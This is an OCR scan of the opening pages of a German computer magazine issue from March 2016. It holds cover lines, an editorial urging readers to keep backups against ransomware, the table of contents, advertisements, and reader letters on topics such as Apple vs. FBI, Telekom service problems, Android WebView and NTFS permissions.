



*magazin für
computer
technik*

19. 3. 2016

7

Erpressungs-Trojaner: Schutz und erste Hilfe

Backup-Tools für Linux

Apps zur Fotobearbeitung

Lautlose GeForce GTX 950

Android-Handy als Linux-PC

Python erzeugt PDF

Diktieren mit Windows 10

CPU-Microcode-Updates

Apple CarPlay vs. Android Auto

Das neue Datenschutzabkommen

Privacy Shield analysiert

Heizung, Lichtstimmung, Multimedia, Sicherheit ...

Das noch smartere Home

Gesichtserkennung & Sprachsteuerung • Fritzbox & Raspi im Einsatz



€ 4,50

AT € 4,70 • LUX, BEL € 5,30

NL, IT, ES € 5,50

CHF 6,90 • DKK 49,00

„Some call it work. I call it: networking.“



Ilka Bewerunge, Betriebsleiterin Audi City. Sie versorgt die Audi Händler weltweit mit Software-Updates für deren digitale Schauraum-Elemente. So können Kunden vor Ort ihre individuell konfigurierten Wunschautos in 3D-Optik und in 360 Grad erleben. Nur ein Beispiel von vielen, wie Vorsprung entsteht, wenn Arbeiten sich nicht wie Arbeit anfühlt. Weitere grenzüberschreitende Jobs unter vorsprung-bei-audi.de

Aus Visionen Vorsprung machen.





Dies ist keine Übung

Stellen Sie sich vor, Ihr Rechner sei jetzt, wirklich unmittelbar jetzt, von einem Verschlüsselungs-Trojaner befallen worden. Jetzt. Nicht irgendwann in einer möglichen Zukunft, sondern jetzt.

Ignorieren Sie kurz, dass sich einige Daten eventuell noch retten lassen - selbst wenn das klappt, kostet es viel Glück und Zeit und Schweiß und Flüche. Sie erleben gerade Ihren persönlichen größten anzunehmenden Datenunfall.

Statt Ihrer unersetzblichen privaten und beruflichen Dokumente sehen Sie nur noch die Aufforderung, Geld an einen Unbekannten zu zahlen. Im besten Fall gibt er Ihre Daten wieder frei, womöglich verkrümelt er sich aber mit dem Lösegeld, unverfolgbar. Dann bleiben Ihre Urlaubsfotos, die medizinischen Gutachten, die Seminararbeiten, die fast fertige Steuererklärung auf Dauer verschlüsselt, verloren, futsch.

Wenn Sie ähnlich ticken wie ich, dann haben Sie jetzt kalte Finger und heiße Ohren. Eigentlich bleiben nur zwei Optionen: Entweder betrachten Sie den Trojaner-Befall wie einen fatalen Festplattendefekt, als technisches Versagen ohne Weg zurück. Dann sind die Daten halt hinüber und Sie müssen die Konsequenzen tragen. Oder Sie zahlen den geforderten Betrag und hoffen inständig, dass der anonyme Verbrecher am anderen Ende des Internet sein Wort hält.

Natürlich sollten Sie auf jeden Fall versuchen, lokal zu retten, was zu retten ist. Aber wie gesagt: Glück, Zeit, Schweiß, Flüche.

Außerdem gibt es einen viel besseren Weg. Da dies nur ein Gedankenspiel ist, können Sie die Zeit zurückdrehen: vor den GAU. Alle Ihre Daten sind wieder da. Holen Sie jetzt tief Luft und lesen Sie die Artikel ab Seite 76.

Investieren Sie lieber in eine oder mehrere externe Festplatten, statt einem ungewaschenen Erpresser mindestens doppelt so viel Geld in den Rachen werfen zu müssen. Planen Sie eine gangbare Backup-Strategie für sich - und für alle, die Ihnen lieb sind. Nur das kann der Bedrohung den Schrecken nehmen. Nicht aufschieben, sondern sofort erledigen; die Zeit rennt.

Schon bei Ihrem nächsten Besuch einer kompromittierten Webseite, beim unbedarften Klick auf eine verdammt gut gemachte Spam-Mail kann ein Erpressungs-Trojaner zuschlagen - bei Ihnen oder Ihren Lieben. Sie wissen jetzt, wie es sich anfühlt, wenn der Ernstfall eintritt. Stellen Sie also sicher, dass es nicht so weit kommt. Jetzt.

Alles Gute,

Gerald Himmeltein

Gerald Himmeltein





Das ist die Cloud, die jedem Sturm standhält.

Da Microsoft Azure skalierbar ist, kann AccuWeather jeden Tag auf 10 Milliarden dringende Anfragen zur Wetterlage reagieren. Diese Cloud stellt sich jeder Herausforderung, auch wenn das Wetter noch so schlimm ist.


Das ist die Microsoft Cloud.

Trends & News

Prozessorgeflüster: Servermarkt	16
Hardware: Wassergekühlter Mini-PC, GeForce GTX 950	17
Server & Storage: All-Flash-Systeme, Server-SSDs	18
Netze: 2-GBit/s-Powerline, All-IP-Router, Industrie-WLAN	19
Apps: Reiseführer, Bilderkennung, 360-Grad-Video	20
Embedded: Flash mit Leseschutz, Touch-Controller	21
Spiele: „Tom Clancy's The Division“ im Technik-Check	22
Peripherie: 4K-TVs mit HDR, Drucker als Übersetzer	24
Android: Nexts-Spekulationen, Android N	26
3D-Sound: Format DTS:X kommt in Schwung	28
Raumfahrt: Mars-Mission ExoMars gestartet	29
Audio/Video: Kopierschutz-Knacker, Amazon-Geräte	30
Apple: iPhone-Ortung per Apple Watch	32
Facebook bringt soziales Netzwerk auf die Gear VR	33
Linux: OwnCloud 9 verbessert Zusammenarbeit	34
Indoor-Navigation für Bayerische Staatsbibliothek	36
Anwendungen: Grafik-Suite, PDF-Paket	38
Last-Simulation, Mechanik-CAD	39
Sicherheit: Android-Trojaner, Let's Encrypt, SSL-Angriff	40
Internet: Facebook-Buttons, Firefox, Opera-Adblocker	42
Powerbank mit Superkondensator	43
Künstliche Intelligenz: Computer schlägt Go-Meister	44
Neuronale Netze erkennen Orte und Landschaften	45
Apple vs. FBI: USA streiten über Verschlüsselung	46
Forschung: Patent-Rekord, Kodex für VR-Anwendungen	48
Internet of Things: Vernetzte Kaffeemaschine	49
Web-Tipps: Programmieren lernen, Useless Web	178

Test & Kaufberatung

27"-Monitor mit Drahtlos-Ladegerät	50
Zeitraffer-Stativaufsatzt für Kameras und Smartphones	50
Motorrad-Navi: Mamba 4	51
Mini-ITX-Gehäuse für leistungsfähige Grafikkarten	52
Audio-Interface: Focusrite Clarett 4 Pre	52
Gigabit-Ethernet: Adapter mit USB-C-Anschluss	52
Datenrettung für den Mac	54
Foto-Collagen: PhotoCollage für Linux	54
Equalizer-Plug-in: Brainworx bx_digital V3	54
Datenschutz-Browser: Cliqz schützt vor Werbetrackern	55
Texterkennung per iPhone mit Abbyy Finescanner	55
Wein-Bewertungen aus der App mit Vivino	55
Smartphones: Samsung Galaxy S7 und S7 Edge	56
Lüfterloser Mini-PC: Minix NGC-1 mit Windows 10	58
Firmen-WLAN: Devolo WiFi Pro 1750c	60
Klaviarspiel-App: Flowkey	62
Android: Maru macht Handy zum Linux-PC	63
Robotik-Baukasten: Lego WeDo 2.0	72
Komplett-Rechner mit Hybrid-Festplatte oder SSD	88
Car-Infotainment: Apple CarPlay vs. Android Auto	92



Privacy Shield analysiert

Facebook & Co. transferieren personenbezogene Daten in die USA – derzeit auf wackliger Rechtsgrundlage. Mit einem neuen Datenschutzabkommen namens Privacy Shield wollen EU und USA Unsicherheiten beseitigen. Der nun vorliegende Kompromiss deutet aber eher auf neue Schwierigkeiten hin.

76



66

Android-Handy als Linux-PC

Die Android-Variante Maru startet bei Anschluss eines externen Displays ein Debian-Linux mit XFCE-Desktop. So verwandelt sich das Smartphone in einen PC, auf dem sich Programme wie LibreOffice und Firefox mit Maus und Tastatur nutzen lassen.



63

Apps zur Fotobearbeitung

Wenige Handgriffe können Schnappschüsse auf dem Smartphone entscheidend verbessern. Aber wie findet man die richtige App im Überangebot der Stores von Apple und Google? Wir haben 14 Apps herausgesucht, die Objekte retuschen, Effekte ergänzen oder Licht, Farbe und Kontrast verbessern.



Das noch smartere Home

110

Seit anderthalb Jahren verwandelt c't-Redakteur Nico Jurran seine Wohnung in ein smartes Heim mit Lichtszenen, Heizungssteuerung, Multimedia-Anbindung und Sicherheitstechnik. Nun wird es noch smarter: mit Gesichtserkennung, Sprachsteuerung und dem Einsatz von Raspi und Fritzbox.

Smart Home in der Praxis: Ein Erfahrungsbericht 110
Hue-Lampen per Sprache steuern 118
Schalten mit Fritzbox & Co. 120



Grafikkarten: Lautlose GeForce GTX 950	100
Bildbearbeitungs-Apps für Android und iOS	104
Backup: Grafische Tools für Linux	128
Videos automatisch schneiden: Magix versus Muvee	134
Internet-Zugang: Telekom Speedport Hybrid	150
Bücher: Spiele, Heimautomation, Entwicklergeschichten	180
Spiele: Plants vs Zombies: GW 2, Heaven's Hope	182
Layers of Fear, Deponia Doomsday	183
Far Cry: Primal, Lovers in a Dangerous Spacetime	184
The Walking Dead: Michonne, Indie- & Freeware-Tipps	185

Wissen

Vorsicht, Kunde: Abo-Umstellung bei Office 365	64
EU-Datenschutz: „Privacy Shield“ solls richten	66
Soziale Netze: Schlussmachen bei Facebook	70
Virtual-Reality-Spiele: Carpe Lucem	74
Adrift	75
Erpressungs-Trojaner: Geschäftsmodell Daten als Geisel	76
Hinter den Kulissen	86
Recht: Durchblick im Cookie-Wirrwarr	138
Kinder: Experimente zum Binärsystem	144
3D-Drucker: Aufbau und Funktionsweise	154
PDFs generieren mit Python	172

Praxis & Tipps

Erpressungs-Trojaner: Schützen und vorbeugen	78
Erste Hilfe	82
Smart Home: Ein Erfahrungsbericht	110
Hue-Lampen per Sprache steuern	118
Schalten mit Fritzbox & Co.	120
Sicher drucken: Schutz für Vertrauliches	124
Hotline: Tipps und Tricks	146
FAQ: Dashcams und Recht	149
Screencasts aufzeichnen und fürs Web vorbereiten	152
Spracherkennung: Diktieren mit Windows 10	156
Porträtretusche mit Frequenztrennung	160
Web-Fotogalerien mit PhotoSwipe	166
Prozessoren: Microcode-Updates	168

Rubriken

Editorial	3
Leserforum	10
Schlagseite	15
Story: Der Schwur, Teil 2 von Roman Schleifer	186
Seminare	196
Stellenmarkt	197
Inserentenverzeichnis	200
Impressum	201
Vorschau	202

DAS TERRA WINDOWS 10 PRO PAD MIT LTE/GPS!

Intel Inside®. Herausragende Leistung Outside.



11,6"
1920x1080

PAD mit Dockingstation
für erweiterte Konnektivität

TERRA PAD 1161 Pro mit Intel® Core™ M Prozessor

Intel® Core™ M-5Y10c Prozessor, Windows 10 Pro 64-Bit, 29,5 cm (11,6") FHD Touch Panel (1920 x 1080) Glare, Intel® HD 5300 Grafik integriert, 4 GB DDR3 RAM, 256 GB SSD S-ATA, Intel® Wireless-N & Bluetooth, UMTS, LTE und GPS integriert, 1x USB 3.0, Micro-HDMI, Micro-SD Cardreader, inklusive Digitizer Stift, Webcam, Li-Polymer Akku (6000mAh), Netzteil 110/220V, Gewicht: 850 g, Maße: 296 x 189 x 11,4 mm, 24 Monate Pick-Up & Return Service

Artikel-Nr.: 1220450

999,-*

brutto inkl. gesetzl. MwSt.

ZUBEHÖR

TERRA TYPE COVER 1161 Pro

Mit Hilfe des TypeCover mit Magnetverbindung können Sie mit dem TERRA PAD 1161 Pro wie mit einem herkömmlichen Notebook arbeiten

Artikel-Nr.: 1481146

99,-*
brutto inkl. gesetzl. MwSt.

TERRA Dockingstation 1161 Pro

4x USB 2.0, 1x LAN 10/100, 1x HDMI, 1x 2,5" SSD/HDD (7 mm) einbaubar


Artikel-Nr.: 1481139

99,-*
brutto inkl. gesetzl. MwSt.

ERHÄLTLICH BEI IHREM TERRA FACHHÄNDLER

TERRA PC-Fabrik, **01097** Dresden, Tel. 0351/8002800 • Indat GmbH, **10707** Berlin, Tel. 030/8933393 • IBM Gesellschaft für Systemtechnik mbH, **14478** Potsdam, Tel. 0331/888400 • Computer-Service-Buchholz GmbH, **21244** Buchholz i.d.N., Tel. 04181/137373 • micro computer systemhaus Kiel GmbH, **24118** Kiel, Tel. 0431/661730 • Catigrafika, **26133** Oldenburg, Tel. 0441/9250095 • T&S Computech GmbH, **30175** Hannover, Tel. 0511/884817 • B.I.T. Datentechnik GmbH, **31675** Bückeburg, Tel. 05722/95040 • Systemhaus Przykopski, **31848** Bad Münder, Tel. 05042/933160 • KPS Systemhaus GmbH **32120** Hiddenhausen, Tel. 05221/68370 • MBörso-Computer GmbH **33100** Paderborn, Tel. 05251/28818-0 • Microtec GmbH, **33649** Bielefeld 0521/9455274 • bits+bytes Computer GmbH & Co. KG, **35745** Herborn, Tel. 02772/94990 • anybit itk-services, **38229** Salzgitter, Tel. 05341/85166-0 • RODIAC EDV-Systemhaus, GmbH **42551** Velbert, Tel. 02051/989000 • ServeNet Computervertrieb, **42279** Wuppertal, Tel. 0202/266166 • Rose Computer GmbH, **46395** Bocholt, Tel. 02871/244400 • Kortenbrede Datentechnik GmbH, **48161** Münster, Tel. 02533/930802 • Sprung Systemhaus, **48712** Gescher, Tel. 02542/93160 • Großbecker & Nordt Bürotechnik-Handels-GmbH, **50859** Köln, Tel. 02234/40890 • Franken & Vogel GmbH, **55124** Mainz, Tel. 06131/14406-34 • SURE Data-Systems, **57627** Hachenburg, Tel. 02662/95830 • J.S. EDV-Systemberatung GmbH, **63843** Niedernberg, 06028/97450 • LANTech Informationstechn. GmbH, **63911** Klingenberg, Tel. 09372/94510 • Pauly Büromaschinen Vertriebs GmbH, **65555** Limburg, Tel. 06431/500466 • hecom TK + IT Lösungen, **67071** Ludwigshafen, Tel. 0621/6719070 • Lehmann Elektronik, **67346** Speyer, Tel. 06232/28746 • Krieger GmbH & Co KG, **68163** Mannheim, Tel. 0621/833160 • G+S Computer GmbH **68519** Viernheim, Tel. 06204/607921 • Kai Müller GmbH, **72574** Bad Urach-Hengen, Tel. 07125/946880 • Danner It-Systemhaus GmbH, **72760** Reutlingen, Tel. 07121/56780 • MP-Datentechnik GmbH, **73730** Esslingen, 0711/3609163 • Resin GmbH & Co.KG, **79589** Binzen, Tel. 07261/6660 • Office Komplett, **79664** Wehr Tel. 07762 / 708860 • Dr. Levante GmbH & Co.KG, **79639** Grenzach Wyhlen, Tel. 07624/916710 • Der Computer-Michel e.K., **88167** Röthenbach, Tel. 08384/82370 • MSW GmbH & Co. KG, **88239** Wangen; Tel. 07522/707820 • Schwarz Computer Systeme GmbH, **92318** Neumarkt, Tel. 09181/48550 • K&L electronics GmbH, **95466** Weidenberg, 09278/98610-0 •

WORTMANN AG empfiehlt Windows.



Das Perfekte DREAMTEAM:
TERRA PC-MINI und
TERRA LCD 2455W



TERRA MOBILE 1513S mit Intel® Core™ i3 Prozessor

Intel® Core™ i3-6100U Prozessor [3M Cache, 2.3 GHz],
Windows 10 Pro, 39,6 cm [15,6"] HD-Display Non-Glare [1366 x 768],
4 GB RAM [max. 16 GB], 240 GB SSD, Intel HD Graphics 520, 2x USB
3.0, 2x USB 2.0, HDMI, VGA, 1x Mic in, 1x Line-Out, LAN, Kensington
Lock, 24 Monate Pick-Up & Return Service, bis zu 60 Monate Garan-
tieverlängerung optional

Artikel-Nr.: 1220505

599,-*
brutto inkl. gesetzl. MwSt.

ausch mit
LTE erhältlich

* Änderungen und Irrtümer vorbehalten.
Solange der Vorrat reicht. Keine Mitnahmeharantie.

Ultrabook, Celeron, Celeron Inside, Core Inside, Intel, Intel Logo, Intel Atom, Intel Atom Inside, Intel Core, Intel Inside, Intel Inside Logo, Intel vPro, Itanium, Itanium Inside, Pen-
tium, Pentium Inside, vPro Inside, Xeon, und Xeon Inside sind Marken der Intel Corpora-
tion in den USA und anderen Ländern.

TERRA PC-Mini 5000V2 SILENT GREENLINE mit Intel® Core™ i3 Prozessor

Intel® Core™ i3-4170 Prozessor [3,7 GHz, 3M Cache],
Windows 7 Professional 64-Bit (Downgrade von Windows 10 Pro),
4 GB DDR3-RAM, 120 GB SSD, integrierte Intel® HD 4400 Grafik,
unterstützt Dual-Monitoring, WLAN, 2x LAN 10/100/1000, 2x seriell,
SD-Speicherkarten-Leser; Tastatur und Maus optional erhältlich,
30 Tage Testversion für Office 365 Neukunden, McAfee Intel® Inter-
net Security, Adobe Reader, 24 Monate Bring-in-Service, TERRA
Vor-Ort-Service und Garantieverlängerung bis zu 60 Monate auf
Anfrage

Artikel-Nr.: 1009467

659,-*
brutto inkl. gesetzl. MwSt.

TERRA LCD/LED 2455W PV

59,9 cm [23,6"], entspiegeltes Display mit ADS-LED, Full HD
Auflösung: 1920 x 1080, HDMI, DVI, VGA, Lautsprecher, Kopfhörer-
anschluss, Kontrast: 20.000.000:1 (DCR), Blickwinkel: 178°/178°,
Höhenverstellung: 110 mm, Neigungswinkel: 5° vorne/20° hinten,
drehbar 90°, Energieeffizienzklasse: A, Leistungsaufnahme: 21
Watt, Energieverbrauch: 31 kWh/Jahr, mattschwarz

Artikel-Nr.: 3031213

229,-*
brutto inkl. gesetzl. MwSt.

www.wortmann.de

WORTMANN AG
IT. MADE IN GERMANY.

LESERFORUM

Verkannte Brisanz

Editorial „Apples Kampf gegen die Windmühlen“ von Fabian Scherschel über den Konflikt zwischen Apple und dem FBI, c't 6/16, S. 3

Der Artikel „Apples Kampf gegen die Windmühlen“ ist ein Affront gegen u. a. Henry David Thoreau bzw. den Artikel 20 im Grundgesetz (Widerstandsrecht). Herr Scherschel legt Apples Widerstand gegen die Entsperzung lapidar als Marketing ab. Vielmehr behauptet er, „Gesetz ist Gesetz“, und daran müsse man sich halten.

Dann wäre auch 1989 nie geschehen. Die Volksvertreter, die derartige Gesetze beschließen, sind vom Volke gewählt. Ist es im Sinne des Volkes, sich überwachen zu lassen? 1984 und Fahrenheit 451 sind bald nicht mehr nur bloße Romane, wenn dem so wäre. Übrigens: Die Mehrheit der amerikanischen Wähler wäre für eine Entsperzung. Nun, ich hätte hier gerne die Frage dazu gehört.

Von der c't insbesondere hätte ich mir hier eine deutlich differenziertere Meinung erwartet. Sie mögen es journalistische Freiheit nennen – tatsächlich bildet die c't jedoch auch Meinungen. Dessen sollte sie sich bewusst sein.

Gustav Walter

Alternativen zum Atomstrom

Zum Leserbrief „Milchmädchenrechnung“, c't 06/16, S. 12

Ein schönes Stelldichein der Lobbyisten-doktoren habt ihr da. Der eine bauscht ein reales Problem zur unüberwindbaren Hürde, der andere redet mit Gusto am Problem

vorbei und reiht einen hinkenden Vergleich an den anderen.

Ich habs nicht nachgerechnet, aber es ist schon einleuchtend, dass wir nicht einen Basispfeiler unserer Infrastruktur umbauen können, ohne dass die Infrastruktur sich mitändern muss. Wird das was kosten? Na klar! Wird es neue, innovative Geschäftsmodelle eröffnen? Sicher! Werden die Entscheidungen, die wir in den nächsten Jahren treffen, unsere geopolitischen Abhängigkeiten für die nächsten 100 Jahre bestimmen? Das steht für mich außer Frage.

Damit steht auch für mich fest: Atomstrom mag der gefährlichste und teuerste Strom sein, aber die Alternative ist russisches Gas und Benzin aus dem Iran.

David Schmitt

Auftrag nicht ausgeführt

Das dicke Ende, Ärger bei der Umstellung eines T-DSL-Zugangs, c't 6/16, S. 82

Das beschriebene Fiasco ist bei der Deutschen Telekom in keiner Hinsicht ein Einzelfall. Alle genannten Probleme habe ich im eigenen Namen oder für Betreuungskunden mehrfach selbst genau so erlebt.

Aufträge anzunehmen, die man nicht ausführen kann, ist bei der Telekom regelmäßige Praxis. Störungsmeldungen zu schließen, obwohl die Störung nicht behoben ist, ebenfalls – mal stillschweigend, mal mit der berühmten SMS-Nachricht: „Viel Spaß mit unseren Produkten.“ Auch dass die Hotline während eines Gesprächs einfach auflegt, kommt immer wieder vor. Dass versprochene Rückrufe tatsächlich

erfolgen, ist meiner Erfahrung nach eher die Ausnahme.

Ein besonders problematisches Feld sind Störungen in der VoIP-Telefonie. Den Optimismus von Herrn Schnurer, so schwierig könne das nicht sein, kann ich aus meiner Erfahrung nicht teilen. Wenn die Aktivierung eines IP-Telefonie-Anschlusses nicht auf Anhieb klappt, wird die berüchtigte Abteilung „IT-Deutschland“ eingeschaltet, deren Bearbeitungszeiten nach eigenem Bekunden der Telekom völlig unkalkulierbar sind.

Ich hatte schon Fälle, wo Kunden nach der Umstellung auf All-IP über vier Monate ohne Telefon waren und während dieser ganzen Zeit keine andere Auskunft bekamen als: „Wir wissen auch nicht, wie lange es noch dauern wird.“ Hier laufen offensichtlich Telekom-intern Prozesse ab, die das Unternehmen in keiner Weise im Griff hat.

Tilman Schmidt

Go nach Gewicht

Mysteriöse Tiefe, Wie Google-KI den Menschen im Go schlagen will, c't 6/16, S. 148

Es ist schön, dass man jetzt leistungsfähige Algorithmen kennt, die auch Go spielen können.

Aber würde man es als einen fairen Kampf bezeichnen, wenn ein Leichtgewichtboxer von einem Schwergewichtboxer K. o. geschlagen wird?

Ich denke für ein Spiel auf „Augenhöhe“ sollte man auch den Computer in die gleiche „Gewichtsklasse“ bringen.

1. Maximaler Bauraum 05 × 0.5 × 2.0 m
2. Maximales Bauvolumen 0.1 m³
3. Maximale Masse 100 kg
4. Maximale Versorgungsleistung 100 W
5. Interne Energiespeicher dürfen nicht mehr als 10 J speichern

Dies sollte man auch für Schach-Computer fordern. Dann wird es wieder richtig spannend!

Walter Mayer

Japanische Verhältnisse

Netzerweiterung, Zehn WLAN-Repeater stopfen Funklöcher, c't 6/16, S. 92

Ich kann Ihre Erfahrung beim Netgear EX7000 bezüglich der mangelnden Stabilität des Signals bestätigen. Auch mein Exemplar arbeitet, wenn beide Frequenzen aktiviert sind, im 2,4 GHz-Bereich selten 24 Stunden am Stück. Nach einigen fruchtbaren Konfigurationstipps des Supports wurde mein Repeater getauscht. Doch auch der neue hat das gleiche Problem.

 Sagen Sie uns IHRE MEINUNG!

LESERBRIEFE:

Kommentare und Fragen zu Artikeln bitte an xx@ct.de (wobei „xx“ für das Kürzel am Ende des Artikeltextes steht). Allgemeine Anmerkungen bitte an redaktion@ct.de.

ONLINE-KOMMENTARE:

Diskussionsforen zu allen in dieser Ausgabe erschienenen Artikeln finden Sie online unter www.ct.de.

IN DEN SOZIALEN MEDIEN:

  Sie finden uns bei Facebook, Google+ und Twitter als c't magazin.

Die Redaktion behält sich vor, Zuschriften gekürzt zu veröffentlichen. Antworten sind kursiv gesetzt.

Über 100 top-aktuelle
1-Klick-Installationen
wie Joomla, Wordpress, Drupal,
phpBB, Moodle, PrestaShop, Piwik.



1blu

Homepagebaukasten

SEO-Tool



5,90 €

1,-
€/Monat*

Aktion bis 31.03.2016!

1blu-Homepage Power

3 Inklusiv-Domains
60 GB Webspace
30 GB zusätzlicher Onlinespeicher
Unbegrenzter Traffic
600 E-Mail-Adressen
30 GB E-Mail-Speicher
8 FTP-Accounts
Über 100 aktuelle 1-Klick-Applikationen
40 SSD-Datenbanken (MySQL) und PHP 7

3 Monate kostenlos*

Homepagebaukasten

- > Webseite in 3 Schritten: Thema wählen, individuell anpassen, publizieren!
- > Ohne Programmierkenntnisse!
- > Über 100 Branchenvorlagen und Designs.
- > 3 Monate kostenlos nutzen!*



Kostenloses SEO-Tool

- > Kostenlose Suchmaschinen-Optimierung
- > Veränderungen & Wettbewerber überwachen
- > Eigene SEO-Performance messen
- > Suchmaschinen-Ranking verbessern

* Preis/Monat inkl. 19% MwSt. Die einmalige Einrichtungsgebühr von 6,90 € entfällt für Homepage Power bis 31.03.2016. Bei Bestellung bis 31.03.2016 Homepage Power für 1,- €/Monat für die jeweils erste Vertragslaufzeit von 12 Monaten, danach regulärer Preis von 5,90 €/Monat. Auf Wunsch: Homepagebaukasten „Pro“ für 0,- €/Monat in der ersten Vertragslaufzeit von 3 Monaten, danach jeweils regulärer Preis von 1,49 €/Monat. SEO-Master „Basic“ ohne Zusatzkosten inklusive. Alle Verträge jeweils jederzeit kündbar mit einem Monat Frist zum Vertragsende.



030 - 20 18 10 00 | www.1blu.de

Um die hohen 5-GHz-Kanäle zu nutzen, gibt es jedoch einen Trick: Man muss das Einsatzgebiet von Europa auf Japan ändern, dann klappt es.

Joachim Baumann

WebView ausknipsen?

Android-Sicherheitsrisiko selbstgemacht, Eine Fehlkonfiguration des ab Android 5 ausgelagerten Browser-Moduls WebView verhindert wichtige Updates, c't 6/16, S. 180

Ist WebView unter allen Umständen notwendig? Wenn ich Firefox oder Opera benutze, ist WebView verzichtbar, oder? Welche unverzichtbaren Funktionen benötigen ihn noch?

Christoph Schmees

WebView wird von vielen Apps genutzt, denen man es von außen nicht immer ansieht. Offensichtlich ist es bei Google+ oder Facebook, die ja Internetseiten aufrufen. Andere Apps setzen ihre Werbeeinblendungen über WebView um. Auch Apps, die ähnlich aufgebaute Webdienste haben, arbeiten viel mit WebView, etwa TripAdvisor, Airbnb, Immoscout und ähnliche. Daher lässt sich WebView nicht abschalten.

Mehr Compiler bitte

Codewandler, Drei aktuelle C++-Compiler im Performancevergleich, c't 5/16, S. 140

Vielen Dank für den Artikel zu aktuellen Compilern. Er hat mal wieder einiges Licht in den Compiler-Dschungel gebracht.

Als Ergänzung zum Artikel würde ich mir Clang / Clang++ aus der LLVM-Suite wünschen. Performance-Daten dazu habe ich leider nicht, aber Clang gewinnt zunehmend an Bedeutung. Clang ist in den aktuellen Android NDKs enthalten und auf dem Mac beziehungsweise für iPhone der Standardcompiler in Xcode. In der Paketverwaltung von Debian und Ubuntu ist Clang inzwischen auch zu finden.

Johan Ahlers

Gefahr durch Abschaffung der Hilfe in Windows 10

Durch einen Support-Call meines Vaters bin ich gestern darauf gestoßen, dass es in Windows 10 zumindest beim Windows Explorer keine echte Hilfefunktion mehr gibt. Ein Klick auf das nach wie vor vorhandene Fragezeichen in der oberen rechten Ecke führt lediglich zum Aufruf des Standard-Browsers mit einer Suche bei Bing nach dem Begriff „hilfe zum datei-explorer in windows 10“.

Die Ergebnisse von Bing zu diesem Begriff sind sehr schlecht, fast unbrauchbar. Wenn man nach demselben Begriff bei Google sucht, bekommt man wenigstens noch ein paar Support-Seiten von Microsoft. Mein armer Vater hat dann auf einen der oberen Treffer geklickt, woraufhin sich sowohl eine „gefälschte“ Inhaltsseite zu dem Thema öffnete als auch eine weitere Seite, die ihn aufforderte, wegen seiner gefährdeten Daten eine Telefonnummer anzurufen.

Soweit ich das beurteilen kann, ist darüber hinaus nichts weiter passiert. Aber der Umstand, dass Windows offenbar selbst diese Bing-Suchen mit festgelegten Begriffen auslöst, wenn jemand auf das Fragezeichen klickt (oder F1 drückt), hat ganz offensichtlich dazu geführt, dass es sich für Bösewichte lohnt, genau zu diesen Suchbegriffen bei Bing weiter oben in die Ergebnisliste zu kommen. So schießt sich Microsoft doch eine Art Eigentor, weil es gerade die hilfesuchenden (= eher unbedarften) Anwender auf windige Internetseiten loslässt.

Malte Büttner

WLAN-Messungen vermisst

Rauschender Riegel, Intel Compute Stick, c't 6/16, S. 66

Ich weiß ja nicht, ob Sie WLAN als zentrales Merkmal ansehen, aber konkrete Messwerte dazu mit der Bemerkung: „Videos aus dem Netz besorgt der im Vergleich zum ersten Compute Stick deutlich flinkere WLAN-Adapter“ abzutun ist doch etwas zu oberflächlich.

Ich jedenfalls hätte gerne eine Messung gesehen. Was taugt der Stick, wenn er beispielsweise als Reisecomputer in einem Hotelzimmer verwendet wird? Funkt er per 802.11ac vom Typ AC433 oder besser noch AC866 und ist einigermaßen gut bei Puste, wenns drauf ankommt?

Kurt Friis Hansen

Für verlässliche, reproduzierbare Angaben zur WLAN-Performance sind relativ aufwendige Messungen in einem störungsfreien Bereich nötig. Darauf hatten wir beim Kurztest des Compute Stick verzichtet, weil wir andere Aspekte als wichtiger bewertet hatten.

NTFS-Berechtigungen

Das Notebook des Grauens, Fallstudie: Laptop mit Hardware-Defekt – was tun? c't 5/16, S. 146

Im Kasten „Besuch bei einer ruhenden Windows-Installation“ steht folgender Satz: „Diese Vorgehensweise hat allerdings einen Nachteil: Der Notepad-Explorer kopiert die Zugriffsrechte mit.“

Meines Wissens werden NTFS-Berechtigungen etwas anders behandelt. Werden Dateien oder Ordner von einer Partition auf eine andere Partition kopiert/verschoben, erben die Daten die NTFS-Berechtigungen des übergeordneten Ordners, in den sie eingefügt werden. Beim Kopieren von einer externen Festplatte auf eine andere Festplatte werden deshalb die Berechtigungen neu gesetzt und nicht kopiert. Es sollte reichen, den obersten Ordner mit den passenden Berechtigungen zu setzen, den Rest erledigt Windows.

Es gibt nur einen Fall, bei dem die NTFS-Berechtigungen mitwandern: Die Dateien werden innerhalb einer Partition verschoben. Hier greift der Mechanismus nicht, weil Windows nur die Master File Table ändert und die Dateien nicht anfasst. Kopiert man

allerdings die Daten, kommt wieder die Vererbung zu tragen.

Robert Eisenreich

Enthemmt

Herunterladehemmung, Windows 7: Windows Update Beine machen, c't 5/16, S. 148

Ich bin in der Flüchtlingsarbeit tätig, sammle alte Laptops und richte sie für die Asylanten wieder her. Dabei muss ich sehr oft die veralteten und unbrauchbaren Betriebssysteme durch ein neu installiertes Windows 7 ersetzen.

Um dem Upgrade-Horror bei Windows 7 zu entgehen, upgrade ich meist gleich ohne Upgrades von 7 auf Windows 10. Das geht erstaunlich oft völlig problemlos – von den mit dem Windows Media Creation Tool erstellten Windows-10-Boot-Medien.

Bei einigen Prozessormodellen geht das nicht und ich muss bei Windows 7 bleiben. Dabei hilft mir die von Ihnen beschriebene Methode; sie verkürzt die Aufsetzzeit um den Faktor 3.

Reinhard Klein

Keine Zweckentfremdung

Lautlos 4K, Der lüfterlose Mini-PC-Barebone, Zotac ZBox CI323 nano, c't 4/16, S. 56

Bei Ihrem Test hätte ich es spannend gefunden, etwas mehr über den internen 52P/Mini PCI-e Steckplatz der ZBox zu erfahren. Dieser wird zwar erst nach Entnahme des WLAN-Moduls frei – aber was könnte man damit noch anstellen?

